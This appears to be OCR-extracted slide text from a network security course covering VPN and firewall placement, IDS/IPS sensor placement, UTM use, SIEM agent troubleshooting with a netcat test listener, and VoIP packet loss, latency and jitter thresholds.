
If users use mobile device MFA or RSA token authentication:

- Create a standard process for enrolling mobile devices and synchronizing tokens/MFA apps

Prefer to use a split-tunnel VPN on the client side to improve the user experience

- Use policy to deploy consistent settings

Split-Tunnel VPN Example



VPN-Firewall Troubleshooting and Tips

If possible, have the firewall itself terminate the VPN

Consider consolidating firewall and VPN functionality into a UTM

Use VPN protocols that can tolerate NAT/PAT

- IPSEC ESP
- SSL/TLS

Implement the firewall in transparent mode


- Same subnet on both sides
- No NAT to break digital signatures

Put a VPN concentrator in parallel with the firewall


- “Old school”
- Consider upgrading to a UTM

Terminating VPN Examples


Firewall or UTM terminates the VPN




VPN Server in the DMZ



VPN Server behind the firewall



VPN Server in parallel with the firewall




Additional Network Security Troubleshooting and Tips

Troubleshooting IDS/IPS Issues

Ensure that sensors are connecting with and updating their management console

Ensure that network sensors are placed where they will provide the desired monitoring:

- At common functional boundaries
- In front of or behind a firewall
- Behind a VPN server
- Next to a wireless access point
- Next to important servers



Ensure that switches forward traffic you wish to monitor to the sensor port

- It might not be necessary to forward traffic from every single port
- `Switch(config)#interface fastethernet 0/1`
- `Switch(config-if)#port monitor fastethernet 0/2`

Port that has the sensor

Port of a device you wish to monitor

Troubleshooting IDS/IPS Sensor Placement

Ensure sensors can freely communicate with their management console

Place sensors at trust boundaries. Examples:

Internet Boundaries
- Sensors 1, 2, 3


Extranet Boundaries
- Sensor 4

Intranet Boundaries / Sensitive Areas
- Sensors 5, 6


Remote Access Boundaries
- Sensor 6
- Can also apply to VPN servers and WAPs

Sensitive Areas

Servers and Desktops
- Install software sensors on hosts




Consolidating Security Functions with Unified Threat Management (UTM)



Place a UTM Anywhere You Would Place a Firewall

If separate from the firewall, place it behind the firewall




Troubleshooting SIEM Issues

Depending on the product, you might have to install a SIEM agent on each participating device

You will probably have to get help from the manufacturer's tech support

Here are some general things you can try if the SIEM is not receiving data from the agent:

- Check the SIEM agent log to see if you see "connection refused" messages
  - Ensure you are using the appropriate version of TLS or encryption/authentication settings
  - Check documentation to make sure any support software (such as Java) is the right version
  - If you installed SIEM on a computer, make sure no other processes on the host are using the SIEM's ports
- Simulate the SIEM by using a netcat listener
  - On the same computer as the agent, or a different computer if necessary
  - Identify the port the SIEM is supposed to be listening on
  - Launch netcat to listen on the port (make sure that the host has no other service using that port)
    - `netcat -l <port>`
  - Point the agent at the listener
  - See if the listener receives input from the agent



Advanced Networking Issues

Packet Loss

Packet loss is defined as a network packet being interrupted or discarded while on its journey

Common causes:

- Bottlenecks/congestion - packets are discarded or must wait to be transmitted
- Wi-Fi issues - RFI/EMI, weak signals, distance and physical obstructions
- Software bugs on the network device - sometimes fixed by reboots and patches
- Overtaxed devices - transmit or receive buffers are too full
- Faulty cables
- Security breaches/malware/DoS/DDoS
- Outdated or deficient infrastructure

Realtime applications like voice, video, interactive collaboration, and telemedicine are most severely affected by packet loss

Recommended maximum packet loss = 1%


Measuring Packet Loss

You can measure total packet loss (in %) over the life of a call

Peak loss is often a more useful metric than total loss

Total loss is will average bad moments across the entire call

- The call might deceptively seem ok



Latency

AKA lag

Latency is the amount of time it takes for a packet of data to be captured, transmitted, processed through multiple devices, then received at its destination and decoded

- Small delays make for a “low-latency” (desirable) network
- Longer delays cause bottlenecks and make the network “high-latency” (not so desirable)

Caused by:

- Distance
- Interference and retransmissions
- Congestion / insufficient bandwidth
- Firewalls
- Wrong codecs
- Poor website/server performance
- Transmission medium quality
- Outdated hardware
- Analog-to-digital (A/D, D/A) signal conversion

Latency (cont'd)

Call quality impacts:

- Slow and interrupted phone conversations
- Overlapping noises, with one speaker interrupting the other
- Echo
- Disturbed synchronization between voice and other data types, especially during video conferencing

Consistent latency

- Results in predictable delay time
- Users can usually adjust to this if it's not too long

Recommended tolerable latency = 150 ms

- end-to-end (mouth-to-ear)


Jitter

Jitter is variable delay
- It’s variance on top of overall network delay

It’s more annoying to users than consistent delay
- Bad jitter = bad user experience

Jitter is caused by:
- variance in the amount of bandwidth being used
- congestion
- poor hardware performance
- outdated cabling
- interference
- lack of packet prioritization

Recommended maximum jitter = 30 ms



Jitter Buffer

Some routers and VoIP devices allow you to set a jitter buffer

